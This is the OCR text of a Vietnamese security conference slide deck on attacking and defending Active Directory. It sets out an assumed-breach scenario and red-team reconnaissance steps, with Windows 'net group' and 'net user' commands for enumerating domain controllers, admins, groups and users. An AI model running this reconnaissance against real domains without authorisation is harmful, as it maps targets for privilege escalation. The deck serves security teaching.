ACTIVE DIRECTORY – RED VS. BLUE

Trần Minh Quảng

Viettel Cyber Security – Viettel Group

WHO AM I?

- **Trần Minh Quảng**
- Viettel Cyber Security
- Nghiên cứu
  - Dịch ngược
  - Khai thác lỗ hổng phần mềm
  - Nghiên cứu mã độc
  - Xử lý ứng cứu sự cố ATTT
- Diễn giả ở nhiều hội thảo:
  - Security Bootcamp
  - tradahacking
  - TetCon
  - BotConf (Pháp)

NỘI DUNG

- Tổng quan về Active Directory
- Thu thập thông tin ban đầu
- Thu thập tài khoản
- Tấn công leo thang
- Cập nhật tài khoản
- Kết luận

TỔNG QUAN VỀ ACTIVE DIRECTORY

Active Directory – Red vs. Blue


Trần Minh Quảng – Viettel Cyber Security

TỔNG QUAN VỀ ACTIVE DIRECTORY

- **Active Directory**
  - Đặc trưng cho các máy chủ/máy trạm Windows
  - Quản lý chính sách tập trung
  - Quản lý user/computer tập trung


TỔNG QUAN VỀ ACTIVE DIRECTORY

- **Active Directory**
  - Domain Forest




TỔNG QUAN VỀ ACTIVE DIRECTORY

- **Môi trường giả định**
  - Hacker chiếm được quyền điều khiển 1 máy trạm/máy chủ có join hệ thống AD
  - Tìm cách tấn công leo thang lên các máy chủ khác, leo thang lên máy chủ Domain Controllers



TỔNG QUAN VỀ ACTIVE DIRECTORY

- **Luồng tấn công**



THU THẬP THÔNG TIN BAN ĐẦU

Active Directory – Red vs. Blue


Trần Minh Quảng – Viettel Cyber Security

THU THẬP THÔNG TIN BAN ĐẦU

- **Red Team**
  - Enum Domain Controllers
  - Enum Domain Admins
  - Enum User Groups
  - Enum Users
  - Enum Computers


THU THẬP THÔNG TIN BAN ĐẦU

- Enum Domain Controllers
  - *net group “domain controllers” /domain*




THU THẬP THÔNG TIN BAN ĐẦU

- Enum Domain Admins
  - *net group “domain admins” /domain*




THU THẬP THÔNG TIN BAN ĐẦU

- Enum Groups
  - *net group /domain*




THU THẬP THÔNG TIN BAN ĐẦU

- Enum Users
  - *net user /domain*



